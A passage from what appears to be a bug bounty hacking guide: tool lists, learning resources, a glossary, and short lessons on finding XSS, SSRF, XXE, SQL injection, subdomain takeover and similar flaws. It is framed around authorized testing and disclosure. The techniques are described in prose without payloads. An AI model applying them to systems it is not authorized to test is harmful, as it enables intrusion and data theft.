## Recon-ng

<https://bitbucket.org/LaNMaSteR53/recon-ng>

According to its page, Recon-ng is a full featured Web Reconnaissance framework written in Python. It provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly.

Unfortunately, or fortunately depending on how you want to look at it, Recon-ng provides so much functionality that I can't adequately describe it here. It can be used for sub domain discovery, sensitive file discovery, username enumeration, scraping social media sites, etc.

## GitRob

<https://github.com/michenriksen/gitrob>

Gitrob is a command line tool which can help organizations and security professionals find sensitive information lingering in publicly available files on GitHub. The tool will iterate over all public organization and member repositories and match filenames against a range of patterns for files that typically contain sensitive or dangerous information.

## CyberChef

<https://gchq.github.io/CyberChef/>

CyberChef is a swiss army knife providing all kinds of encoding/decoding tools. It also provides functionality to save a list of favorites, download results, among many other things.



## OnlineHashCrack.com

[www.onlinehashcrack.com](http://www.onlinehashcrack.com)

Online Hash Crack is an online service that attempts to recover your passwords (hashes like MD5, NTLM, Wordpress, etc), your WPA dumps (handshakes) and your MS Office encrypted files (obtained legally). It is useful to help identify what type of hash is used if you don't know, supporting the identification of over 250 hash types.

## idb

<http://www.idbtool.com>

idb is a tool to help simplify some common tasks for iOS app security assessments and research. It's hosted on GitHub.

## Wireshark

<https://www.wireshark.org>

Wireshark is a network protocol analyzer which lets you see what is happening on your network in fine detail. This is more useful when a site isn't just communicating over HTTP/HTTPS. If you are starting out, it may be more beneficial to stick with Burp Suite if the site is just communicating over HTTP/HTTPS.

## Bucket Finder

[https://digi.ninja/files/bucket\\_finder\\_1.1.tar.bz2](https://digi.ninja/files/bucket_finder_1.1.tar.bz2)

A cool tool that will search for readable buckets and list all the files in them. It can also be used to quickly find buckets that exist but deny access to listing files - on these buckets, you can test out writing using the AWS CLI and described in Example 6 of the Authentication Chapter - How I hacked HackerOne S3 Buckets.

## Race the Web

<https://github.com/insp3ctre/race-the-web>

A newer tool which tests for race conditions in web applications by sending out a user-specified number of requests to a target URL (or URLs) simultaneously, and then compares the responses from the server for uniqueness. Includes a number of configuration options.

## Google Dorks

<https://www.exploit-db.com/google-hacking-database>

Google Dorking refers to using advance syntaxes provided by Google to find information not readily available. This can include finding vulnerable files, opportunities for external resource loading, etc.

## JD GUI

<https://github.com/java-decompiler/jd-gui>

JD-GUI is a tool which can help when exploring Android apps. It's a standalone graphical utility that displays Java sources from CLASS files. While I don't have much experience with this tool (yet), it seems promising and useful.

## Mobile Security Framework

<https://github.com/ajinabraham/Mobile-Security-Framework-MobSF>

This is another tool useful for mobile hacking. It's an intelligent, all-in-one open source mobile application (Android/iOS) automated pen-testing framework capable of performing static, dynamic analysis and web API testing.

## Ysoserial

<https://github.com/frohoff/ysoserial>

A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization

## Firefox Plugins

This list is largely thanks to the post from the Infosecinstitute available here: [InfosecInstitute](#)<sup>2</sup>

## FoxyProxy

FoxyProxy is an advanced proxy management add-on for Firefox browser. It improves the built-in proxy capabilities of Firefox.

---

<sup>2</sup>[resources.infosecinstitute.com/use-firefox-browser-as-a-penetration-testing-tool-with-these-add-ons](https://resources.infosecinstitute.com/use-firefox-browser-as-a-penetration-testing-tool-with-these-add-ons)

## **User Agent Switcher**

Adds a menu and tool bar button in the browser. Whenever you want to switch the user agent, use the browser button. User Agent add on helps in spoofing the browser while performing some attacks.

## **Firebug**

Firebug is a nice add-on that integrates a web development tool inside the browser. With this tool, you can edit and debug HTML, CSS and JavaScript live in any webpage to see the effect of changes. It helps in analyzing JS files to find XSS vulnerabilities.

## **Hackbar**

Hackbar is a simple penetration tool for Firefox. It helps in testing simple SQL injection and XSS holes. You cannot execute standard exploits but you can easily use it to test whether vulnerability exists or not. You can also manually submit form data with GET or POST requests.

## **Websecurify**

WebSecurify can detect most common vulnerabilities in web applications. This tool can easily detect XSS, SQL injection and other web application vulnerability.

## **Cookie Manager+**

Allows you to view, edit and create new cookies. It also shows extra information about cookies, edit multiple cookies at once, backup and restore cookies, etc.

## **XSS Me**

XSS-Me is used to find reflected XSS vulnerabilities from a browser. It scans all forms of the page, and then performs an attack on the selected pages with pre-defined XSS payloads. After the scan is complete, it lists all the pages that renders a payload on the page, and may be vulnerable to XSS. With those results, you should manually confirm the vulnerabilities found.

## **Offsec Exploit-db Search**

This lets you search for vulnerabilities and exploits listed in exploit-db.com. This website is always up-to-date with latest exploits and vulnerability details.

## **Wappalyzer**

<https://addons.mozilla.org/en-us/firefox/addon/wappalyzer/>

This tool will help you identify the technologies used on a site, including things like CloudFlare, Frameworks, Javascript Libraries, etc.

## 24. Resources

### Online Training

#### Web Application Exploits and Defenses

A codelab with an actual vulnerable webapp and tutorials for you to work through to discover common vulnerabilities including XSS, Privilege Escalation, CSRF, Path Traversal and more. Find it at <https://google-gruyere.appspot.com>

#### The Exploit Database

Though not exactly online training, this site includes exploits for discovered vulnerabilities, often linking them to CVEs where possible. While using the actual code supplied should be done with extreme caution as it can be destructive, this is helpful for finding vulnerabilities if a target is using out of site software and reading the code is helpful to understand what type of input can be supplied to exploit a site.

### Udacity

Free online learning courses in a variety of subjects, including web development and programming. I'd recommend checking out:

[Intro to HTML and CSS](https://www.udacity.com/course/intro-to-html-and-css--ud304)<sup>1</sup> [Javascript Basics](https://www.udacity.com/course/javascript-basics--ud804)<sup>2</sup>

### Bug Bounty Platforms

#### Hackerone.com

Created by security leaders from Facebook, Microsoft and Google, HackerOne is the first vulnerability coordination and bug bounty platform.

---

<sup>1</sup><https://www.udacity.com/course/intro-to-html-and-css--ud304>

<sup>2</sup><https://www.udacity.com/course/javascript-basics--ud804>

## **Bugcrowd.com**

From the outback to the valley, Bugcrowd is was founded in 2012 to even the odds against the bad guys.

## **Synack.com**

A private platform offering security expertise to clients. Participation requires approval but is definitely the application process. Reports are typically resolved and rewarded within 24 hours.

## **Cobalt.io**

A bug bounty platform which also has a core group of researchers working on private programs.

## **Video Tutorials**

### **[youtube.com/yaworsk1](https://www.youtube.com/yaworsk1)**

I'd be remiss if I didn't include my YouTube channel I've begun to record tutorials on finding vulnerabilities to help compliment this book.

## **Seccasts.com**

From their website, SecCasts is a security video training platform that offers tutorials ranging from basic web hacking techniques to in-depth security topics on a specific language or framework.

## **How to Shot Web**

While technically not a video tutorial, Jason Haddix's (Hacking ProTips #5 guest) presentation from DefCon 23 provides awesome insight into becoming a better hacker. He based the material on his own hacking (he was #1 on Bugcrowd before joining them) and research reading blog posts and disclosures from other top hackers.

## Further Reading

### **OWASP.com**

The Open Web Application Security Project is a massive source of vulnerability information. They have a convenient Security101 section, cheat sheets, testing guide and in-depth descriptions on most vulnerability types.

### **Hackerone.com/hacktivity**

A list of all vulnerabilities reported on from their bounty program. While only some reports are public, you can use my script on GitHub to pull all of the public disclosures ([https://github.com/yaworsk/hackerone\\_scrapper](https://github.com/yaworsk/hackerone_scrapper)).

### **<https://bugzilla.mozilla.org>**

Mozilla's bug tracker system. This includes all security related issues reported to their bug bounty program. This is a great resource to read about what was found and how Mozilla handled it, including finding areas where their fix may not have been complete.

### **Twitter #infosec and #bugbounty**

Though a lot of noise, there are a lot of interesting security / vulnerability related tweets with under #infosec and #bugbounty, often with links to detailed write ups.

### **Twitter @disclosedh1**

The unofficial HackerOne public disclosure watcher which tweets recently disclosed bugs.

### **Web Application Hackers Handbook**

The title should say it all. Written by the creators of Burp Suite, this is really a must read.

## **Bug Hunters Methodology**

This is a GitHub repo from Jason Haddix (Hacking ProTips #5 guest) and provides some awesome insight into how successful hackers approach a target. It's written in Markdown and is a byproduct of Jason's DefCon 23 How to Shot Web presentation. You can find it at <https://github.com/jhaddix/tbhm>.

## **Recommended Blogs**

### **philippeharewood.com**

Blog by an amazing Facebook hacker who shares an incredible amount about finding logic flaws in Facebook. I was lucky enough to interview Philippe in April 2016 and can't stress enough how smart he is and awesome his blog is - I've read every post.

### **Philippe's Facebook Page - [www.facebook.com/phwd-113702895386410](https://www.facebook.com/phwd-113702895386410)**

Another awesome resource from Philippe. This includes a list of Facebook Bug Bounties.

### **fin1te.net**

Blog by the Second ranked Facebook Whitehat Program for the past two years (2015, 2014). Jack doesn't seem to post much but when he does, the disclosures are in-depth and informative!

### **NahamSec.com**

Blog by the #26 (as of February 2016) hacker on HackerOne. A lot of cool vulnerabilities described here - note most posts have been archived but still available on the site.

### **blog.it-securityguard.com**

Patrik Fehrehbach's personal blog. Patrik has found a number of cool and high impact vulnerabilities both detailed in this book and on his blog. He was also the second interviewee for Hacking Pro Tips.



## **blog.innerht.ml**

Another awesome blog by a top Hacker on HackerOne. Filedescriptor has found some bugs on Twitter with amazingly high payouts and his posts, while technical, are detailed and very well written!

## **blog.orange.tw**

Blog by a Top DefCon hacker with links to tonnes of valuable resources.

## **Portswigger Blog**

Blog from the developers of Burp Suite. **HIGHLY RECOMMENDED**

## **Nvisium Blog**

Great blog from a security company. They found the Rails RCE vulnerability discussed and blogged about finding vulnerabilities with Flask/Jinja2 almost two weeks before the Uber RCE was found.

## **blog.zsec.uk**

Blog from #1 PornHub hacker as of June 7, 2016.

## **brutellogic.com.br**

Blog by the Brazilian hacker @brutellogic. This has some amazingly detailed tips and tricks for XSS attacks. @brutellogic is a talented hacker with an awesome portfolio of XSS disclosures at <https://www.openbugbounty.org/researchers/Brute/>

## **lcamtuf.blogspot.ca**

Michal Zalewski's (Google) blog which includes some more advanced topics great for getting your feet wet with advanced topics. He is also the author of The Tangled Web.

## **Bug Crowd Blog**

Bug Crowd posts some great content including interviews with awesome hackers and other informative material. Jason Haddix has also recently started a hacking podcast which you can find via the blog.

## HackerOne Blog

HackerOne also posts content useful for hackers like recommended blogs, new functionality on the platform (good place to look for new vulnerabilities!) and tips on becoming a better hacker.

## Cheatsheets

- Path Traversal Cheat Sheet Linux - <https://www.gracefulsecurity.com/path-traversal-cheat-sheet-linux/>
- XXE - <https://www.gracefulsecurity.com/xxe-cheatsheet/>
- HTML5 Security Cheat Sheet - <https://html5sec.org/>
- Brute XSS Cheat Sheet - <http://brutellogic.com.br/blog/cheat-sheet/>
- XSS Polyglots - <http://polyglot.innerht.ml/>
- MySQL SQL Injection Cheat Sheet - <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- AngularJS Sandbox Bypass Collection (Includes 1.5.7) - <http://pastebin.com/xMXwsm0N>

## 25. Glossary

### **Black Hat Hacker**

A Black Hat Hacker is a hacker who “violates computer security for little reason beyond maliciousness or for personal gain” (Robert Moore, 2005, Cybercrime). Black Hats are also referred to as the “crackers” within the security industry and modern programmers. These hackers often perform malicious actions to destroy, modify or steal data. This is the opposite of a White Hat Hacker.

### **Buffer Overflow**

A Buffer Overflow is a situation where a program writing data to a buffer, or area of memory, has more data to write than space that is actually allocated for that memory. As a result, the program ends up writing over memory that is it should not be.

### **Bug Bounty Program**

A deal offered by websites whereby White Hat Hackers can receive recognition or compensation for reporting bugs, particularly security related vulnerabilities. Examples include HackerOne.com and Bugcrowd.com

### **Bug Report**

A Researcher’s description of a potential security vulnerability in a particular product or service.

### **CRLF Injection**

CRLF, or Carriage Return Line Feed, Injection is a type of vulnerability that occurs when a user manages to insert a CRLF into an application. This is sometimes also called HTTP Response Splitting.

## **Cross Site Request Forgery**

A Cross Site Request Forgery, or CSRF, attack occurs when a malicious website, email, instant message, application, etc. causes a user's web browser to perform some action on another website where that user is already authenticated, or logged in.

## **Cross Site Scripting**

Cross site scripting, or XSS, involve a website including unintended Javascript code which is subsequently passes on to users which execute that code via their browsers.

## **HTML Injection**

Hypertext Markup Language (HTML) injection, also sometimes referred to as virtual defacement, is really an attack on a site made possible by allowing a malicious user to inject HTML into the site by not handling that user's input properly.

## **HTTP Parameter Pollution**

HTTP Parameter Pollution, or HPP, occurs when a website accepts input from a user and uses it to make an HTTP request to another system without validating that user's input.

## **HTTP Response Splitting**

Another name for CRLF Injection where a malicious user is able to inject headers into a server response.

## **Memory Corruption**

Memory corruption is a technique used to expose a vulnerability by causing code to perform some type of unusual or unexpected behaviour. The effect is similar to a buffer overflow where memory is exposed when it shouldn't be.

## **Open Redirect**

An open redirect occurs when an application takes a parameter and redirects a user to that parameter value without any conducting any validation on the value.

## **Penetration Testing**

A software attack on a computer system that looks for security weaknesses, potentially gaining access to the computer's features and data. These can include legitimate, or company endorsed, tests or illegitimate tests for nefarious purposes.

## **Researchers**

Also known as White Hat Hackers. Anyone who has investigated a potential security issue in some form of technology, including academic security researchers, software engineers, system administrators, and even casual technologists.

## **Response Team**

A team of individuals who are responsible for addressing security issues discovered in a product or service. Depending on the circumstances, this might be a formal response team from an organization, a group of volunteers on an open source project, or an independent panel of volunteers.

## **Responsible Disclosure**

Describing a vulnerability while allowing a response team an adequate period of time to address the vulnerability before making the vulnerability public.

## **Vulnerability**

A software bug that would allow an attacker to perform an action in violation of an expressed security policy. A bug that enables escalated access or privilege is a vulnerability. Design flaws and failures to adhere to security best practices may qualify as vulnerabilities.

## **Vulnerability Coordination**

A process for all involved parties to work together to address a vulnerability. For example, a researcher (white hat hacker) and a company on HackerOne or a researcher (white hat hacker) and an open source community.

## **Vulnerability Disclosure**

A vulnerability disclosure is the release of information about a computer security problem. There are no universal guidelines about vulnerability disclosures but bug bounty programs generally have guidelines on how disclosures should be handled.

## **White Hat Hacker**

A White Hat Hacker is an ethical hacker who's work is intended to ensure the security of an organization. White Hat's are occasionally referred to as penetration testers. This is the opposite of a Black Hat Hacker.

## 26. Appendix A - Take Aways

### Open Redirects



Not all vulnerabilities are complex. This open redirect simply required changing the `domain_name` parameter to an external site, which would have resulted in a user being redirected off-site from Shopify.



Redirect parameters may not always be obviously labeled, since parameters will be named differently from site to site or even within a site. In some cases you may even find that parameters are labeled with just single characters like `r=`, or `u=`. When looking for open redirects, keep an eye out for URL parameters which include the words URL, redirect, next, and so on, which may denote paths which sites will direct users to.

Additionally, if you can only control a portion of the final URL returned by the site, for example, only the `checkout_url` parameter value, and notice the parameter is being combined with a hard-coded URL on the back-end of the site, like the store URL `http://mystore.myshopify.com`, try adding special URL characters like a period or `@` to change the meaning of the URL and redirect a user to another domain.



As you search for vulnerabilities, take note of the services a site uses as they each represent new attack vectors. Here, this vulnerability was made possible by combining HackerOne's use of Zendesk and the known redirect they were permitting.

Additionally, as you find bugs, there will be times when the security implications are not readily understood by the person reading and responding to your report. This is why I have a chapter on Vulnerability Reports which covers details to include in a report, how to build relationships with companies, and other information. If you do a little work upfront and respectfully explain the security implications in your report, it will help ensure a smoother resolution.

But, even that said, there will be times when companies don't agree with you. If that's the case, keep digging like Mahmoud did and see if you can prove the exploit or combine it with another vulnerability to demonstrate effectiveness.

## HTTP Parameter Pollution



Be on the lookout for opportunities when websites accept content and appear to be contacting another web service, like social media sites, and relying on the current URL to generate the link to create a shared post.

In these situations, it may be possible that submitted content is being passed on without undergoing proper security checks, which could lead to parameter pollution vulnerabilities.



Though a short description, Mert's efforts demonstrate the importance of persistence and knowledge. If he had walked away from the vulnerability after changing the **UID** to another user's and failing or had he not know about HPP-type vulnerabilities, he wouldn't have received his \$700 bounty.

Also, keep an eye out for parameters, like **UID**, being included in HTTP requests as a lot of vulnerabilities involve manipulating parameter values to make web applications doing unexpected things.



This is similar to the previous UID Twitter vulnerability. Unsurprisingly, when a site is vulnerable to a flaw like HPP, it may be indicative of a broader systemic issue. Sometimes if you find a vulnerability like this, it's worth taking the time to explore the platform in its entirety to see if there are other areas where you might be able to exploit similar behavior.

## Cross Site Request Forgery



In this situation, the vulnerability could have been found by using a proxy server, like Burp or OWASP's ZAP, to monitor the HTTP requests being sent to Shopify and noting that this was a GET request. GET requests should never modify any data on the server, but WeSecureApp was able to take destructive action with one, so you should also look into these types of requests as well.



When looking for exploits, broaden your attack scope and look beyond just a site's pages to include its API endpoints, which offer great potential for vulnerabilities. Occasionally, developers sometimes forget that API endpoints can be discovered and exploited since they aren't readily available like web pages (for example, mobile API endpoints require intercepting your phone traffic).





Where there is smoke, there's fire. Here, Mahmoud noticed that the `rt` parameter was being returned in different locations, in particular JSON responses. Because of that, he rightly guessed the `rt` might show up somewhere where it could be accessed by an attacker and exploited – which in this case was a JavaScript file. If you feel like something is off, keep digging. Use a proxy and check all the resources that are being called when you visit a target site or application. You may find an information leak with sensitive data, such as a CSRF token.

Additionally, this is a great example of going the extra mile to provide awesome proof of an exploit. Not only did Mahmoud find the vulnerability, but he also provided a full example of how it could be exploited via his HTML.

## HTML Injection



When you're testing out a site, check to see how it handles different types of input, including plain text and encoded text. Be on the lookout for sites that are accepting URI encoded values like `%2F` and rendering their decoded values, in this case `/`. While we don't know what the hacker was thinking in this example, it's possible they tried to URI encode restricted characters and noticed that Coinbase was decoding them. They then went one step further and URI encoded all characters.

A great swiss army knife which includes encoding tools is <https://gchq.github.io/CyberChef/>. I recommend checking it out and adding it to your list of useful tools.



Just because code is updated, doesn't mean everything is fixed. Test things out. When a change is deployed, that also means new code which could contain bugs. Additionally, if you feel like something isn't right, keep digging! I knew the initial trailing single quote could be a problem, but I didn't know how to exploit it and stopped. I should have kept going. I actually learned about the meta refresh exploit by reading FileDescriptor's [blog.innerht.ml](https://blog.innerht.ml) (it's included in the Resources chapter) but much later.



Keep an eye on URL parameters which are being passed and rendered as site content. They may present opportunities for attackers to trick victims into performing some malicious action. Sometimes this results in Cross Site Scripting Attacks whereas other times is less impactful content spoofing and HTML injection. It's important to keep in mind, while this report paid \$250, that was the minimum bounty for Within Security and not all programs value and pay for these types of reports.

## CRLF Injections



Good hacking is a combination of observation and skill. In this case, @filedescriptor knew of a previous Firefox encoding bug which mishandled encoding. Drawing on that knowledge led him to test out similar encoding on Twitter to get malicious characters inserted.

When you are looking for vulnerabilities, always remember to think outside the box and submit encoded values to see how the site handles the input.



Be on the lookout for opportunities where a site is accepting your input and using it as part of its return headers, particularly setting cookies. This is particularly significant when it occurs via a GET request as less interaction from the victim is required.

## Cross-Site Scripting



Test everything, paying particular attention for situations where text you enter is being rendered back to you. Test to determine whether you can include HTML or Javascript to see how the site handles it. Also try encoded input similar to that described in the HTML Injection chapter.

XSS vulnerabilities don't have to be intricate or complicated. This vulnerability was the most basic you can find - a simple input text field which did not sanitize a user's input. **And it was discovered on December 21, 2015 and netted the hacker \$500!** All it required was a hacker's perspective.



There are two things to note here which will help when finding XSS vulnerabilities:

1. The vulnerability in this case wasn't actually on the file input field itself - it was on the name property of the field. So when you are looking for XSS opportunities, remember to play with all input values available.
2. The value here was submitted after being manipulated by a proxy. This is key in situations where there may be Javascript validating values on the client side (your browser) before any values actually get back to the site's server.

**In fact, any time you see validation happening in real time in your browser, it should be a redflag that you need to test that field!** Developers may make the mistake of not validating submitted values for malicious code once the values get to their server because they think the browser Javascript code has already handling validations before the input was received.



XSS vulnerabilities result when the Javascript text is rendered insecurely. It is possible that the text will be used in multiple places on a site and so each and every location should be tested. In this case, Shopify does not include store or checkout pages for XSS since users are permitted to use Javascript in their own store. It would have been easy to write this vulnerability off before considering whether the field was used on the external social media sites.



Passing malformed or broken HTML is a great way to test how sites are parsing input. As a hacker, it's important to consider what the developers haven't. For example, with regular image tags, what happens if you pass two src attributes? How will that be rendered?



Always be on the lookout for vulnerabilities. It's easy to assume that just because a company is huge or well known, that everything has been found. However, companies always ship code.

In addition, there are a lot of ways javascript can be executed, it would have been easy in this case to give up after seeing that Google changed the value with an onmousedown event handler, meaning anytime the link was clicked, with a mouse.



Two things are interesting here. First, Patrik found an alternative to providing input - be on the lookout for this and test all methods a target provides to enter input. Secondly, Google was sanitizing the input but not escaping when rendering. Had they escaped Patrik's input, the payload would not have fired since the HTML would have been converted to harmless characters.



There are a number of things I liked about this vulnerability that made me want to include this. First, Mustafa's persistence. Rather than give up when his payload wouldn't fire originally, he dug into the Javascript code and found out why. Secondly, the use of blacklists should be a red flag for all hackers. Keep an eye out for those when hacking. Lastly, I learned a lot from the payload and talking with @brutellogic. As I speak with hackers and continuing learning myself, it's becoming readily apparent that some Javascript knowledge is essential for pulling off more complex vulnerabilities.

## SSTI



Be on the lookout for the use of AngularJS and test out fields using the Angular syntax `{{ }}`. To make your life easier, get the Firefox plugin Wappalyzer - it will show you what software a site is using, including the use of AngularJS.



Take note of what technologies a site is using, these often lead to key insights into how you can exploit a site. In this case, Flask and Jinja2 turned out to be great attack vectors. And, as is the case with some of the XSS vulnerabilities, the vulnerability may not be immediate or readily apparent, be sure to check all places where the text is rendered. In this case, the profile name on Uber's site showed plain text and it was the email which actually revealed the vulnerability.



This vulnerability wouldn't exist on every single Rails site - it would depend on how the site was coded. As a result, this isn't something that an automated tool will necessarily pick up. Be on the lookout when you know a site is built using Rails as most follow a common convention for URLs - at the most basic, it's `/controller/id` for simple GET requests, or `/controller/id/edit` for edits, etc.

When you see this url pattern emerging, start playing around. Pass in unexpected values and see what gets returned.

## SQL Injection



This example was interesting because it wasn't a matter of submitting a single quote and breaking a query. Rather, it was all about how Drupal's code was handling arrays passed to internal functions. That isn't easy to spot with black box testing (where you don't have access to see the code). The takeaway from this is to be on the lookout for opportunities to alter the structure of input passed to a site. So, where a URL takes ?name as a parameter, trying passing an array like ?name[] to see how the site handles it. It may not result in SQLi, but could lead to other interesting behaviour.



SQLi, like other injection vulnerabilities, isn't overly tough to exploit. The key is to test parameters which could be vulnerable. In this case, adding the double dash clearly changed the results of Stefano's baseline query which gave away the SQLi. When searching for similar vulnerabilities, be on the lookout for subtle changes to results as they can be indicative of a blind SQLi vulnerability.



Keep an eye out for HTTP requests that accept encoded parameters. After you decode and inject your query into a request, be sure to re-encode your payload so everything still matches the encoding the database is expecting.

Extracting a database name, user name and host name is generally considered harmless, but be sure it's within the permitted actions of the bounties program you're working in. In some cases, the sleep command is enough for a proof of concept.

## Server Side Request Forgery



Google Dorking is a great tool which will save you time while exposing all kinds of possible exploits. If you're looking for SSRF vulnerabilities, be on the lookout for any target urls which appear to be pulling in remote content. In this case, it was the **url=** which was the giveaway.

Secondly, don't run off with the first thought you have. Brett could have reported the XSS payload which wouldn't have been as impactful. By digging a little deeper, he was able to expose the true potential of this vulnerability. But when doing so, be careful not to overstep.



Keep an eye out for opportunities where websites include functionality to make external HTTP requests. When you come across these, try pointing the request internally using the private network IP address listed above.

If the site won't access internal IPs, a trick Justin Kennedy once recommended to me was to make the external HTTP request to a server you control and respond to that request with a 301 redirect. This type of response tells the requester that the location for the resource they have requested has changed and points them to a new location. Since you control the response, you can point the redirection to an internal IP address to see the server will then make the HTTP request to the internal network.



If you're able to submit a URL to create web hooks or intentionally import remote content, try to define specific ports. Minor changes in how a server responds to different ports may reveal whether a port is open/closed or filtered. In addition to differences in the messages returned by the server, ports may reveal whether they are open/closed, or filtered through how long it takes the server to respond to the request.

## XML External Entity Vulnerability



Even the Big Boys can be vulnerable. Although this report is almost 2 years old, it is still a great example of how big companies can make mistakes. The required XML to pull this off can easily be uploaded to sites which are using XML parsers. However, sometimes the site doesn't issue a response so you'll need to test other inputs from the OWASP cheat sheet above.



There are a couple takeaways here. XML files come in different shapes and sizes - keep an eye out for sites that accept .docx, .xlsx, .pptx, etc. As I mentioned previously, sometimes you won't receive the response from XXE immediately - this example shows how you can set up a server to be pinged which demonstrates the XXE.

Additionally, as with other examples, sometimes reports are initially rejected. It's important to have confidence and stick with it working with the company you are reporting to, respecting their decision while also explaining why something might be a vulnerability.



As mentioned, this is a great example of how you can use XML templates from a site to embed your own XML entities so that the file is parsed properly by the target. In this case, Wikiloc was expecting a .gpx file and David kept that structure, inserting his own XML entities within expected tags, specifically, the `<name>` tag. Additionally, it's interesting to see how serving a malicious dtd file back can be leveraged to subsequently have a target make GET requests to your server with file contents as URL parameters.

## Remote Code Execution



Reading is a big part of successful hacking and that includes reading about software vulnerabilities and Common Vulnerabilities and Exposures (CVE Identifiers). Knowing about past vulnerabilities can help you when you come across sites that haven't kept up with security updates. In this case, Yahoo had patched the server but it was done incorrectly (I couldn't find an explanation of what that meant). As a result, knowing about the ImageMagick vulnerability allowed Ben to specifically target that software, which resulted in a \$2000 reward.



While not always jaw dropping and exciting, performing proper reconnaissance can prove valuable. Here, Michiel found a vulnerability sitting in the open since April 6, 2014 simply by running Gitrob on the publicly accessible Angolia Facebook-Search repository. A task that can be started and left to run while you continue to search and hack on other targets, coming back to it to review the findings once it's complete.



Working on this vulnerability was a lot of fun. The initial stack trace was a red flag that something was wrong and like some other vulnerabilities detailed in the book, where there is smoke there's fire. While James Kettle's blog post did in fact include the malicious payload to be used, I overlooked it. However, that gave me the opportunity to learn and go through the exercise of reading the Smarty documentation. Doing so led me to the reserved variables and the `{php}` tag to execute my own code.

## Memory



Buffer Overflows are an old, well known vulnerability but still common when dealing with applications that manage their own memory, particularly C and C++. If you find out that you are dealing with a web application based on the C language (of which PHP is written in), buffer overflows are a distinct possibility. However, if you're just starting out, it's probably more worth your time to find simpler injection related vulnerabilities and come back to Buffer Overflows when you are more experienced.



We've now see examples of two functions which implemented incorrectly are highly susceptible to Buffer Overflows, **memcpy** and **strcpy**. If we know a site or application is reliant on C or C++, it's possible to search through source code libraries for that language (use something like grep) to find incorrect implementations.

The key will be to find implementations that pass a fixed length variable as the third parameter to either function, corresponding to the size of the data to be allocated when the data being copied is in fact of a variable length.

However, as mentioned above, if you are just starting out, it may be more worth your time to forgo searching for these types of vulnerabilities, coming back to them when you are more comfortable with white hat hacking.



This is an example of a very complex vulnerability. While it bordered on being too technical for the purpose of this book, I included it to demonstrate the similarities with what we have already learned. When we break this down, this vulnerability was also related to a mistake in C code implementation associated with memory management, specifically copying memory. Again, if you are going to start digging in C level programming, start looking for the areas where data is being copied from one memory location to another.



Just like Buffer Overflows, Memory Corruption is an old but still common vulnerability when dealing with applications that manage their own memory, particularly C and C++. If you find out that you are dealing with a web application based on the C language (of which PHP is written in), be on the lookout for ways that memory can be manipulated. However, again, if you're just starting out, it's probably more worth your time to find simpler injection related vulnerabilities and come back to Memory Corruption when you are more experience.



## Sub Domain Takeover



DNS entries present a new and unique opportunity to expose vulnerabilities. Use KnockPy in an attempt to verify the existence of sub domains and then confirm they are pointing to valid resources paying particular attention to third party service providers like AWS, Github, Zendesk, etc. - services which allow you to register customized URLs.



PAY ATTENTION! This vulnerability was found February 2016 and wasn't complex at all. Successful bug hunting requires keen observation.



As described, there are multiple takeaways here. First, start using **crt.sh** to discover sub domains. It looks to be a gold mine of additional targets within a program. Secondly, sub domain take overs aren't just limited to external services like S3, Heroku, etc. Here, Sean took the extra step of actually registered the expired domain Shopify was pointing to. If he was malicious, he could have copied the Shopify sign in page on the domain and began harvesting user credentials.



Again, we have a few take aways here. First, when searching for sub domain takeovers, be on the lookout for **\*.global.ssl.fastly.net** URLs as it turns out that Fastly is another web service which allows users to register names in a global name space. When domains are vulnerable, Fastly displays a message along the lines of "Fastly domain does not exist".

Second, always go the extra step to confirm your vulnerabilities. In this case, Ebrietas looked up the SSL certificate information to confirm it was owned by Snapchat before reporting. Lastly, the implications of a take over aren't always immediately apparent. In this case, Ebrietas didn't think this service was used until he saw the traffic coming in. If you find a takeover vulnerability, leave the service up for some time to see if any requests come through. This might help you determine the severity of the issue to explain the vulnerability to the program you're reporting to which is one of the components of an effective report as discussed in the Vulnerability Reports chapter.



I included this example for two reasons; first, when Frans tried to claim the sub domain on Modulus, the exact match was taken. However, rather than give up, he tried claiming the wild card domain. While I can't speak for other hackers, I don't know if I would have tried that if I was in his shoes. So, going forward, if you find yourself in the same position, check to see if the third party services allows for wild card claiming.

Secondly, Frans actually claimed the sub domain. While this may be obvious to some, I want to reiterate the importance of proving the vulnerability you are reporting. In this case, Frans took the extra step to ensure he could claim the sub domain and host his own content. This is what differentiates great hackers from good hackers, putting in that extra effort to ensure you aren't reporting false positives.



This vulnerability is another example of how invaluable it can be to dig into third party services, libraries, etc. that sites are using. By reading the documentation, learning about SendGrid and understanding the services they provide, Uranium238 found this issue. Additionally, this example demonstrates that when looking for takeover opportunities, be on the lookout for functionality which allows you to claim sub domains.

## Race Conditions



Race conditions are an interesting vulnerability vector that can sometimes exist where applications are dealing with some type of balance, like money, credits, etc. Finding the vulnerability doesn't always happen on the first attempt and may require making several repeated simultaneous requests. Here, Egor made six requests before being successful and then went and made a purchase to confirm the proof of concept.



Finding and exploiting this vulnerability was actually pretty fun, a mini-competition with myself and the HackerOne platform since I had to click the buttons so fast. But when trying to identify similar vulnerabilities, be on the look up for situations that might fall under the steps I described above, where there's a database lookup, coding logic and a database update. This scenario may lend itself to a race condition vulnerability.

Additionally, look for ways to automate your testing. Luckily for me, I was able to achieve this without many attempts but I probably would have given up after 4 or 5 given the need to remove users and resend invites for every test.



Accepting and paying for this type of race condition, inviting more people than allowed to a site, depends on a program's priorities, functionality and risk profile. In this case, Keybase likely accepted this because they were attempting to manage the number of users registering on their site which this bypassed. This isn't the case for all bug bounty programs that include invite functionality, as demonstrated with the HackerOne invite example discussed previously. If reporting something similar, be sure to clearly articulate why your report should be considered a vulnerability.



When using a site, if you notice it is processing data well after you've visited the site, it's likely using a background job to process data. This is a red flag that you should test the conditions that define the job to see if the site will act on the new conditions versus the old ones. In this example, it was HackerOne's combining payments for an email address versus sending money to specific email addresses. Be sure to test the behavior thoroughly since background processing can happen anywhere from very quickly to long after depending on how many jobs have been queued to be completed and the site's approach to processing data.

## Insecure Direct Object References



If you're looking for authentication based vulnerabilities, be on the lookout for where credentials are being passed to a site. While this vulnerability was caught by looking at the page source code, you also could have noticed the information being passed when using a Proxy interceptor.

If you do find some type of credentials being passed, take note when they do not look encrypted and try to play with them. In this case, the pin was just CRXXXXXX while the password was 0e552ae717a1d08cb134f132 clearly the PIN was not encrypted while the password was. Unencrypted values represent a nice area to start playing with.



